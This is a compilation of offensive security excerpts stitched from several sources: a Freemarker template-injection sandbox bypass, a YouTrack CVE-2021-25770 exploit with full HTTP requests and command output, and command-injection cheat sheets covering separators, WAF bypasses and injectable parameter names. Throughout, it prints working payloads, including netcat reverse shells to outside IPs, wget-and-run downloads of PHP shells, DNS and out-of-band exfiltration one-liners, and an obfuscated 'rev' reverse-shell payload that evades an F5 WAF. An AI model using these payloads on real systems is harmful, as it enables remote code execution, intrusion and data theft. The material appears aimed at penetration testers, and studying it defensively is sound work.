```
<#assign classLoader=object?api.class.protectionDomain.classLoader>
<#assign clazz=classLoader.loadClass("ClassExposingGSON")>
<#assign field=clazz?api.getField("GSON")>
<#assign gson=field?api.get(null)>
<#assign instance=gson?api.fromJson("{} ",
classLoader.loadClass("our.desired.class"))>
```

(Note that the `Field.get` call is accessing a static field, so no instance is necessary as parameter and we can simply use `null`).

Finally, we could instantiate arbitrary objects. But, since `Runtime.getRuntime` and similar methods were out of the question because of `unsafeMethods.properties`, we could not directly execute code. Then it clicked us we could just go back to square one and use Freemarker's `Execute` Template Model, since we were not using the `?new` built-in to instantiate it. Sure enough, we had found a way to execute arbitrary code:

```
<#assign classLoader=object?api.class.protectionDomain.classLoader>
<#assign clazz=classLoader.loadClass("ClassExposingGSON")>
<#assign field=clazz?api.getField("GSON")>
<#assign gson=field?api.get(null)>
<#assign ex=gson?api.fromJson("{} ",
classLoader.loadClass("freemarker.template.utility.Execute"))>
${ex("id")}
```

And the output:

```
uid=81(tomcat) gid=81(tomcat) groups=81(tomcat)
```

SAST query

Being able to detect this issue with recurrent SAST scans can ensure it is not introduced nor re-introduced early in the development stage, so fixing it is easier and cheaper. We wrote the following query for [Checkmarx's CxSAST](#), an excellent tool for automated code reviews:

```
CxList setApiBuiltin = Find_Methods().FindByShortName("setAPIBuiltinEnabled");
CxList setApiBuiltinParams = All.GetParameters(setApiBuiltin);
result =
setApiBuiltin.FindByParameters(setApiBuiltinParams.FindByShortName("true"));
```

Since Freemarker's `?api` built-in is disabled by default, it is easy to search for calls to the `setAPIBuiltinEnabled` method with a `true` parameter, and raise an alert if any is found.

Conclusion

In this post, we described ways of successfully exploiting a Freemarker Template Injection when `ALLOWS_NOTHING_RESOLVER` is configured as the `TemplateClassResolver`, disabling the straight-forward way of executing arbitrary code. By taking advantage of the `?api` built-in, we found ways of compromising sensitive data through the templates, and ultimately achieve code execution by finding a specific class that suited our needs. This highlights several important points:

- First of all, giving users the ability to create and edit dynamic templates is always a risk. Template languages are powerful



and, because of that, they should be handled with care, so sometimes it is better to take into account when assigning permissions that users with template-editing capabilities are basically administrators of the web server (or can potentially become one).

- The fact that the `?api` built-in was enabled is what, in the end, allowed us to do dangerous things like downloading source code, performing SSRF or execute arbitrary code. This is disabled by default for a reason, and should only be enabled if there is no other solution.
- Java offers several protections at the code level that should be considered when developing applications: things like visibility or `Serializable` classes containing sensitive data can become a risk when an attacker has reached some kind of code execution capabilities in the JVM. Freemarker includes protections (like disallowing dangerous reflection methods like `setAccessible`), but good security and coding practices makes the life of the attacker even harder.

In the end, this was a cool experience for us and we got a lot of fun trying to bypass the `ALLOWS_NOthing_RESOLVER` that initially seemed to be a dead-end for our code execution aspirations. Also, we hope that this post becomes useful for other testers which find themselves in similar situations and want to explore the limits of what can be done in a restricted or sandboxed environment.

<https://ackcent.com/in-depth-freemarker-template-injection/>

## Diffing the source code

A free version is available from [www.jetbrains.com](http://www.jetbrains.com) so we downloaded the vulnerable version (2020.5.2579) and the patched version (2020.5.3123) and started investigating.

It quickly appears that the software is running *Freemarker* [2] as templating engine.

```
$ ls youtrack-2020.5.2579/apps/youtrack/web/WEB-INF/lib | grep free
-rw-r--r-- 1 us3r777 us3r777 1350624 25 nov. 17:53 freemarker-2.3.23.jar
$ ls youtrack-2020.5.3123/apps/youtrack/web/WEB-INF/lib | grep free
-rw-r--r-- 1 us3r777 us3r777 1702975 2 déc. 15:07 freemarker-2.3.30.jar
```

The vulnerable version is running *Freemarker* 2.3.23 and the patched one is running *Freemarker* 2.3.30. After extracting all applications libraries, we identified that the notification module was heavily using *Freemarker*, so we decided to focus on this one first.

```
$ grep 'Freemarker' -ril | cut -d '/' -f1 | sort | uniq -c
1 youtrack-application-2020.5.2579.jar-dir
53 youtrack-notifications-2020.5.2579.jar-dir
2 youtrack-scripts-2020.5.2579.jar-dir
1 youtrack-webapp-2020.5.2579.jar-dir
```

When diffing between the vulnerable and the patched version of the *Freemarker* notification module we also noticed that there were indeed several updates in this module:

```
$ diff -bur youtrack-2020.5.2579_libs/youtrack-notifications-2020.5.2579.jar-dir youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir

Binary files youtrack-2020.5.2579_libs/youtrack-notifications-2020.5.2579.jar-dir/jetbrains/youtrack/notifications/controller/FreemarkerConfiguration.class and youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir/jetbrains/youtrack/notifications/controller/FreemarkerConfiguration.class differ

Binary files youtrack-2020.5.2579_libs/youtrack-notifications-2020.5.2579.jar-dir/jetbrains/youtrack/notifications/model/EntityExtendedBeansWrapper$Companion$ITERABLE_FACTORY$1.class and youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir/jetbrains/youtrack/notifications/model/EntityExtendedBeansWrapper$Companion$ITERABLE_FACTORY$1.class differ

Binary files youtrack-2020.5.2579_libs/youtrack-notifications-2020.5.2579.jar-dir/jetbrains/youtrack/notifications/model/EntityExtendedBeansWrapper$Companion.class and youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir/jetbrains/youtrack/notifications/model/EntityExtendedBeansWrapper$Companion.class differ

Binary files youtrack-2020.5.2579_libs/youtrack-notifications-2020.5.2579.jar-dir/jetbrains/youtrack/notifications/model/EntityExtendedBeansWrapper.class and youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir/jetbrains/youtrack/notifications/model/EntityExtendedBeansWrapper.class differ

Only in youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir/jetbrains/youtrack/notifications/model: StrictMemberAccessPolicy$forClass$1.class


Only in youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir/jetbrains/youtrack/notifications/model: StrictMemberAccessPolicy.class
```

# Running Youtrack in a docker container

To get familiar with the software and check if we could quickly find an insertion point, we installed the vulnerable version using docker:

```
docker run -it --name youtrack-instance1 -v data:/opt/youtrack/data -v conf:/opt/youtrack/conf -v logs:/opt/youtrack/logs -v backups:/opt/youtrack/backups -p 8888:8080 jetbrains/youtrack:2020.5.2579
```

After following the installation procedure, we identified the "Notification Templates" feature in the administrative panel:



This functionality allows users defining custom templates for notifications:



According to *YouTrack's* documentation:

Notification Templates provide you with tools to customize email and *Jabber* notifications to suit your user communication requirements. Using this functionality it is possible to configure custom templates that are directly rendered in the webpage. This is where template injection happens.

## Notification Templates > article\_digest\_subject.ftl

Save changes



Reset to default

```
1 ${191*7}
2
```

1,337

# Exploiting the Server-Side Template Injection

This is the request triggering the template injection :

```
POST /api/admin/notificationSupplement/preview?$top=-1&fields=output,issueId,
error HTTP/1.1
```

Host: youtrackvm:8888

Content-Type: application/json;charset=utf-8

Authorization: Bearer 1612803692855.73d6ee6b-88af-4530-8424-0aad4405a599.bc65b13d-cf89-432f-8ad0-5da62323d2a0.73d6ee6b-88af-4530-8424-0aad4405a599 4a741f89-0ec7-4fb0-baf4-9408a09c6499 0-0-0-0-0;1.MC0CFQCSpkBaxPJ/ym9G45iYUte4QlWg9AIUVi8r3/WM4JpQ5PARRKepm4IJ5xE=

Content-Length: 108

Cookie: YTJSESSIONID=node0p6q2ue0829ghxc19jjsjwgpw97.node0

```
{
```

```
  "template": {
```

```
    "fileName": "article_digest_subject.ftl",
```

```
    "content": "${191*7}"
```

```
  }
```

```
}
```

```
HTTP/1.1 200 OK
```

```
[...]
```

```
{"issueId":null,"output":"1,337","error":null,"$type":"NotificationPreview"}
```

Trying to execute commands directly using the traditional *freemarker.template.utility.Execute* method [3] fails with the following error:

```
POST /api/admin/notificationSupplement/preview?$top=-1&fields=output,issueId,error HTTP/1.1
```

```
Host: youtrackvm:8888
```

```
Content-Type: application/json; charset=utf-8
```

```
Authorization: Bearer 1612803692855.73d6ee6b-88af-4530-8424-0aad4405a599.bc65b13d-cf89-432f-8ad0-5da62323d2a0.73d6ee6b-88af-4530-8424-0aad4405a599 4a741f89-0ec7-4fb0-baf4-9408a09c6499 0-0-0-0-0;1.MC0CFQCSpkBaxPJ/ym9G45iYUte4QlWg9AIUVi8r3/WM4JPq5PARRKepm4IJ5xE=
```

```
Content-Length: 171
```

```
Cookie: YTJSESSIONID=node0p6q2ue0829ghxc19jjsjwgpw97.node0
```

```
{
  "template": {
    "fileName": "article_digest_subject.ftl",
    "content": "<#assign ex=\"freemarker.template.utility.Execute\"?new()>${ex(\"id\")}"
  }
}
```

```
HTTP/1.1 200 OK
```

```
{"issueId":null,"output":"[error] [error]","error":null,"$type":"NotificationPreview"}
```

By digging in the application logs we can find a clearer message:

```
FreeMarker template error:
```

```
Instantiating freemarker.template.utility.Execute is not allowed in the template for security reasons.
```

This error is due to the fact that *Freemarker* Template class resolver [4] is set to *ALLOWS\_NOTHING\_RESOLVER* in *jetbrains/youtrack/notifications/controller/FreemarkerConfiguration.class*.

# USING A SANDBOX BYPASS TO ACHIEVE REMOTE CODE EXECUTION

Fortunately for us, a bypass to get code execution exists in *Freemarker* versions below 2.3.30. This bypass was presented by Alvaro Muñoz and Oleksandr Mirosh at Blackhat USA 2020 [5].

The bypass relies on finding a public static field that allows to call the `newInstance()` method. We used the `DEFAULT_WRAPPER` field of the `freemarker.template.ObjectWrapper` class as defined in Alvaro and Oleksandr's white paper to get remote code execution:

```
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
```

This payload can be sent as a POST request to the notification module:

```
POST /api/admin/notificationSupplement/preview?$top=-1&fields=output,issueId,
error HTTP/1.1
```

```
Host: youtrackvm:8888
```

```
Content-Type: application/json; charset=utf-8
```

```
Authorization: Bearer 1612803692855.73d6ee6b-88af-4530-8424-0aad4405a599.bc65
b13d-cf89-432f-8ad0-5da62323d2a0.73d6ee6b-88af-4530-8424-0aad4405a599 4a741f8
9-0ec7-4fb0-baf4-9408a09c6499 0-0-0-0;1.MC0CFQCSpkBaxPJ/ym9G45iYUte4QlWg9AI
UVi8r3/WM4JPq5PARRKepm4IJ5xE=
```

```
Content-Length: 393
```

```
Cookie: YTJSESSIONID=node0p6q2ue0829ghxc19jjsjwgpw97.node0
```

```
{
  "template": {
    "fileName": "article_digest_subject.ftl",
    "content": "<#assign classloader=article.class.protectionDomain.classLoa
der><#assign owc=classloader.loadClass(\"freemarker.template.ObjectWrapper\")
><#assign dwf=owc.getField(\"DEFAULT_WRAPPER\").get(null)><#assign ec=classlo
ader.loadClass(\"freemarker.template.utility.Execute\")>${dwf.newInstance(ec,
null)(\"id\")}"
  }
}
```

```
HTTP/1.1 200 OK
```

```
[...]
```

```
{"issueId":null,"output":"uid=13001(jetbrains) gid=13001(jetbrains) groups=13001(jetbrains)\n","error":null,"$type":"NotificationPreview"}
```

## About the patch

Using the previous payload is not possible in *Freemarker* 2.3.30 which introduces a new sandbox based on *MemberAccessPolicy*. The default policy improves the blacklist and forbids access to *ClassLoader* methods and public fields through reflection [6].

Looking at the patched version of *Youtrack* we noticed that *Freemarker* is now configured with a *StrictMemberAccessPolicy*.

```
$ diff -bur youtrack-2020.5.2579_libs/youtrack-notifications-2020.5.2579.jar-dir youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir
```

```
[...]
```

```
Only in youtrack-2020.5.3123_libs/youtrack-notifications-2020.5.3123.jar-dir/jetbrains/youtrack/notifications/model: StrictMemberAccessPolicy.class
```

Updating *YouTrack* to 2020.5.3123 prevents the exploitation of this vulnerability.

## Bibliography

[1] <https://blog.jetbrains.com/blog/2021/02/03/jetbrains-security-bulletin-q4-2020/> - CVE-2021-25770 announcement

[2] <https://freemarker.apache.org/> - Freemarker templating engine

[3] <https://portswigger.net/research/server-side-template-injection> - Basic SSTI exploitation

[4] <https://freemarker.apache.org/docs/api/freemarker/core/TemplateClassResolver.html> - Freemarker TemplateClassResolver

[5] <https://media.defcon.org/DEF%20CON%2028/DEF%20CON%20Safe%20Mode%20presentations/DEF%20CON%20Safe%20Mode%20-%20Alvaro%20Mun%CC%83oz%20and%20Oleksandr%20Mirosh%20-%20Room%20For%20Escape%20Scribbling%20Outside%20The%20Lines%20Of%20Template%20Security.pdf> - Scribbling outside the lines of template security BH USA 2020, Alvaro Muñoz and Oleksandr Mirosh

[6] <https://freemarker.apache.org/docs/api/freemarker/ext/beans/MemberAccessPolicy.html> - MemberAccessPolicy in Freemarker 2.3.30

<https://www.synacktiv.com/en/publications/exploiting-cve-2021-25770-a-server-side-template-injection-in-youtrack.html>

## Command Injection

### What is command Injection?

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute an arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. (From [here](#)).

### Context

Depending on **where your input is being injected** you may need to **terminate the quoted context** (using " or ' ) before the commands.

### Command Injection/Execution

#Both Unix and Windows supported

ls|id;ls||id;ls||id;ls||id# Execute both

ls|id;ls|id;ls|id;ls|id# Execute both (using a pipe)

ls&&id;ls&&id;ls&&id;ls&&id# Execute 2º if 1º finish ok

ls&id;ls&id;ls&id;ls&id# Execute both but you can only see the output of the 2º

ls %0A id # %0A Execute both (RECOMMENDED)

#Only unix supported

`ls`#``

\$(ls)#\$()

ls;id# ; Chain commands

ls\${LS\_COLORS:10:1}\${IFS}id# Might be useful

#Not executed but may be interesting

> /var/www/html/out.txt #Try to redirect the output to a file

< /etc/passwd #Try to send some input to the command

### Limitation Bypasses

If you are trying to execute **arbitrary commands inside a linux machine** you will be interested to read about this **Bypasses**:

[Bypass Linux Shell Restrictions](#)

### Examples

vuln=127.0.0.1 %0a wget https://web.es/reverse.txt -O /tmp/reverse.php %0a php /tmp/reverse.php

vuln=127.0.0.1%0anohup nc -e /bin/bash 51.15.192.49 80



```
vuln=echo PAYLOAD > /tmp/pay.txt; cat /tmp/pay.txt | base64 -d > /tmp/pay; chmod 744 /tmp/pay; /tmp/pay
```

### Parameters

Here are the top 25 parameters that could be vulnerable to code injection and similar RCE vulnerabilities (from [link](#)):

?cmd={payload}

?exec={payload}

?command={payload}

?execute{payload}

?ping={payload}

?query={payload}

?jump={payload}

?code={payload}

?reg={payload}

?do={payload}

?func={payload}

?arg={payload}

?option={payload}

?load={payload}

?process={payload}

?step={payload}

?read={payload}

?function={payload}

?req={payload}

?feature={payload}

?exe={payload}

?module={payload}

?payload={payload}

?run={payload}

?print={payload}



# TRICKEST

## AUTOMATED SECURITY WORKFLOWS

Use [Trickest](#) to easily build and **automate workflows** powered by the world's **most advanced** community tools. Get Access Today:



[Workflow-powered solution for Bug Bounty, Pentesting, SecOps | Trickest](#)

[Trickest](#)

Time based data exfiltration

Extracting data: char by char

```
swissky@crashlab ▶ ~ ▶ $ time if [ $(whoami|cut -c 1) == s ]; then sleep 5; fi
```

```
real 0m5.007s
```

```
user 0m0.000s
```

sys 0m0.000s

```
swissky@crashlab ▶ ~ ▶ $ time if [ $(whoami|cut -c 1) == a ]; then sleep 5; fi
```

real 0m0.002s

user 0m0.000s

sys 0m0.000s

### DNS based data exfiltration

Based on the tool from <https://github.com/HoLyVieR/dnsbin> also hosted at [dnsbin.zhack.ca](https://dnsbin.zhack.ca)

1. Go to <http://dnsbin.zhack.ca/>

2. Execute a simple 'ls'

```
for i in $(ls /) ; do host "$i.3a43c7e4e57a8d0e2057.d.zhack.ca"; done
```

```
$(host $(wget -h|head -n1|sed 's/[ ,]/-/g'|tr -d '.').sudo.co.il)
```

Online tools to check for DNS based data exfiltration:

- [dnsbin.zhack.ca](https://dnsbin.zhack.ca)
- [pingb.in](https://pingb.in)

### Filtering bypass

#### Windows

```
powershell C:**2\n??e*d.*? # notepad
```

```
@^p^o^w^e^r^shell c:**32\c*?c.e?e # calc
```

<https://book.hacktricks.xyz/pentesting-web/command-injection>

## Summary

We have discovered that the “rev” and “printf” commands incorporated with the Bash shell’s command substitution feature bypass certain attack signature checks of F5 Advanced WAF/ASM/NGINX App Protect products. We use this combination of commands in a command execution payload that creates a reverse shell to the target web server.

### Affected product versions

- BIG-IQ 7.X.X, 6.X.X, 5.X.X

- BIG-IP, BIG-IP AFM, BIG-IP ASM 16.X.X, 15.X.X, 14.X.X, 13.X.X, 12.X.X, 11.6.X
- Network Function Virtualization, F5 VNF Manager
- NGINX Products, NGINX App Protect
- Traffix SDC 5.X.X
- F5 App Protect, F5 DDoS Hybrid Defender, F5 SSL Orchestrator 15.X.X, 14.X.X

*If you'd like to learn more about MITRE and #BuildingProactiveSOC, check out this [virtual event](#) with guest speakers from IBM Security, SANS, Carbon Black and Gartner!!*

## Technical Details

Senior red team analyst and team lead **Evren Yalcin** of **Picus Labs** has discovered that certain attack signature checks for command execution can be bypassed by a command that combines and commands in a command substitution payload to create a reverse shell.

We created a listener on the attacker system to listen for incoming connections from the reverse shell running on the victim system:

```
nc -lvp 1234
```

The following command is our base payload that creates a reverse shell by using the netcat utility, where 127.0.0.1 is the IP of the attacker system.

```
nc 127.0.0.1 1234 -e /bin/bash
```

As expected, this command is easily blocked by the WAF. Then we tried to use the rev command to bypass WAF. rev command in Linux reverses the order of characters of a given file or string as shown in the following example:

```
who@tardis:~$ echo hello world | rev
dlrow olleh
```

So, we tried to run the following command:

```
hsab/nib/ e- 4321 1.0.0.721 cn|rev
```

However, it gives an error as follows:

```
who@tardis:~$ hsab/nib/ e- 4321 1.0.0.721 cn|rev
-bash: hsab/nib/: No such file or directory
```

Then, we used command substitution to run the command successfully. Command substitution is a bash feature that allows a command to be executed and its output to replace the command itself.

The syntax of command substitution is:

```
$(command)
```

The command inside the parentheses executes, and the standard output of the command is returned as the value of the expression.

At first, we used the echo command in the command substitution payload as follows:

```
$(echo hsab/nib/ e- 4321 1.0.0.721 cn|rev)
```

This payload is detected by the WAF as an echo execution attempt. Then, we tried to obfuscate the echo command using different methods, such as the following payload:

```
$(e\c\h\o hsab/nib/ e- 4321 1.0.0.721 cn|rev)
```

However, the WAF successfully blocked the payload with the same “echo” execution attempt signature. Then, we looked for alternatives to the echo command in Linux. Consequently, we tried the printf command:

```
$(printf 'hsab/nib/ e- 4321 1.0.0.721 cn'|rev)
```

It works like a charm without being blocked by the WAF signatures! A get request version of the payload looks like this:

```
GET /?p=$(printf 'hsab/nib/ e- 4321 1.0.0.721 cn'|rev)
```

## Testing Web Application Firewalls

Picus Threat Library includes thousands of web application attack payloads and hundreds of WAF bypass payloads that tests

effectiveness of Web Application Firewalls. The above payload is included in the Picus Threat Library as:

- 517874 Remote Code Execution using “rev” Command Variant-7

Moreover, Picus Threat Library includes the following threats that tests this bypass method:

- 712592 Remote Code Execution using “rev” Command Variant-1
- 534607 Remote Code Execution using “rev” Command Variant-2
- 427419 Remote Code Execution using “rev” Command Variant-3
- 305724 Remote Code Execution using “rev” Command Variant-4
- 312553 Remote Code Execution using “rev” Command Variant-5
- 313570 Remote Code Execution using “rev” Command Variant-6

If you want to know whether your current enterprise security controls can block these types of attacks, please fill out [the demo request form](#).

<https://medium.com/picus-security/how-to-bypass-wafs-for-os-command-injection-2c5dd4e6a52b>

# Detecting Blind OS command injection:

## Time delays

Most of the OS command injections are Blind, which doesn't give any output for the executed command. To verify the vulnerability, after detecting allowed special characters, we can verify the command injection using time delays as below:

```
https://vulnerable-website/endpoint?parameter=x||ping+-c+10+127.0.0.1||
```

## Redirecting output

You can also redirect the output of the command in an output file and then retrieve the file on your browser. A payload similar to the following can be used:

```
https://vulnerable-website/endpoint?parameter=||whoami>/var/www/images/output.txt||
```

## OOB (Out Of Band) Exploitation

You can also trigger an OOB network interaction with an external server such as Burp Collaborator. A payload similar to the following can be used:

```
https://vulnerable-website/endpoint?parameter=x||nslookup+burp.collaborator.address||
```

Or you can exfiltrate the output of your command using a payload similar to the following:

```
https://vulnerable-website/endpoint?parameter=||nslookup+`whoami`.burp.collaborator.address||
```

The most common parameters that can be consider while testing for Command injection can be found below:



- cmd
- exec
- command
- execute
- ping
- query
- jump
- code
- reg
- do
- func
- arg
- option
- load
- process
- step
- read
- function
- req
- feature
- exe
- module
- payload
- run
- print

# Command Injection Cheatsheet

---

---

## Special Characters

&

;

Newline (0x0a or \n)

&&

|

||

command `

\$(command )

-----  
-----

Useful Commands: Linux

whoami

ifconfig

ls

uname -a

-----  
-----

Useful Commands: Windows

whoami

ipconfig

dir

ver

-----  
-----

Both Unix and Windows supported

ls||id; ls ||id; ls|| id; ls || id

ls|id; ls |id; ls| id; ls | id

ls&&id; ls &&id; ls&& id; ls && id

ls&id; ls &id; ls& id; ls & id

ls %0A id

---

### Time Delay Commands

```
& ping -c 10 127.0.0.1 &
```

---

### Redirecting output

```
& whoami > /var/www/images/output.txt &
```

---

### OOB (Out Of Band) Exploitation

```
& nslookup attacker-server.com &
```

```
& nslookup `whoami`.attacker-server.com &
```

---

### WAF bypasses

```
vuln=127.0.0.1 %0a wget https://evil.txt/reverse.txt -O
```

```
/tmp/reverse.php %0a php /tmp/reverse.php
```

```
vuln=127.0.0.1%0anohup nc -e /bin/bash <attacker-ip> <attacker-port>
```

```
vuln=echo PAYLOAD > /tmp/payload.txt; cat /tmp/payload.txt | base64 -d > /tmp/payload; chmod 744 /tmp/payload; /tmp/payload
```

---


For more payloads, you can check out the following [injection payload lists](https://www.cobalt.io/blog/a-pentesters-guide-to-command-injection).

<https://www.cobalt.io/blog/a-pentesters-guide-to-command-injection>

When I checked the response in burp suite it said “***this object will store some %symbols% in the javascript space, so that libs can read them***” so I thought it might be a blind command injection so I used [tcpdump](#) to find it out. Tcpdump comes pre-installed in kali linux.


## How to find this vulnerability ?

1. Go to your target website and check for some common parameters (in my case it was /?search=)
2. I tried injecting a payload by simply using a pipe operator but I didn't get any response, it was a normal 200 OK



Pipe Operator

3. I used so many payloads for testing but only one worked which was a bypass using null byte character



Payload

4. I started tcpdump on kali because I knew that it was a blind command injection

```
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
root@kali:~# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
07:13:04.031197 IP kali.43714 > [REDACTED].http: Flags [S], seq 113973367, win 29
200, options [mss 1460,sack0K,TS val 261292373 ecr 0,nop,wscale 7], length 0
07:13:04.186455 IP [REDACTED].http > kali.43714: Flags [S.], seq 2946426674, ack
113973368, win 8192, options [mss 1357,nop,wscale 8,sack0K,TS val 5937601 ecr 261
292373], length 0
07:13:04.186697 IP kali.43714 > [REDACTED].http: Flags [.], ack 1, win 229, optio
ns [nop,nop,TS val 261292529 ecr 5937601], length 0
07:13:04.187814 IP kali.43714 > [REDACTED].http: Flags [P.], seq 1:402, ack 1, wi
n 229, options [nop,nop,TS val 261292530 ecr 5937601], length 401: HTTP: GET /?se
arch=%00{.exec|ping [REDACTED] HTTP/1.1
07:13:04.357347 IP [REDACTED].http > kali.43714: Flags [P.], seq 1:194, ack 402,
win 257, options [nop,nop,TS val 5937617 ecr 261292530], length 193: HTTP: HTTP/1
.1 200 OK
07:13:04.357486 IP kali.43714 > [REDACTED].http: Flags [.], ack 194, win 237, opt
ions [nop,nop,TS val 261292700 ecr 5937617], length 0
07:13:04.358869 IP [REDACTED].http > kali.43714: Flags [.], seq 194:1539, ack 402
, win 257, options [nop,nop,TS val 5937617 ecr 261292530], length 1345: HTTP
07:13:04.358919 IP kali.43714 > [REDACTED].http: Flags [.], ack 1539, win 260, op
tions [nop,nop,TS val 261292701 ecr 5937617], length 0
07:13:04.358980 IP [REDACTED].http > kali.43714: Flags [P.], seq 1539:1654, ack 4
02, win 257, options [nop,nop,TS val 5937617 ecr 261292530], length 115: HTTP
07:13:04.359007 IP kali.43714 > [REDACTED].http: Flags [.], ack 1654, win 260, op
tions [nop,nop,TS val 261292701 ecr 5937617], length 0
```

TcpDump

You can use payloads from here

: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>

My custom payload that worked

: <http://www.mytarget.com/?search=%00{.exec|ping> <MyIP>

You can also use wireshark instead of tcpdump for checking blind command injection

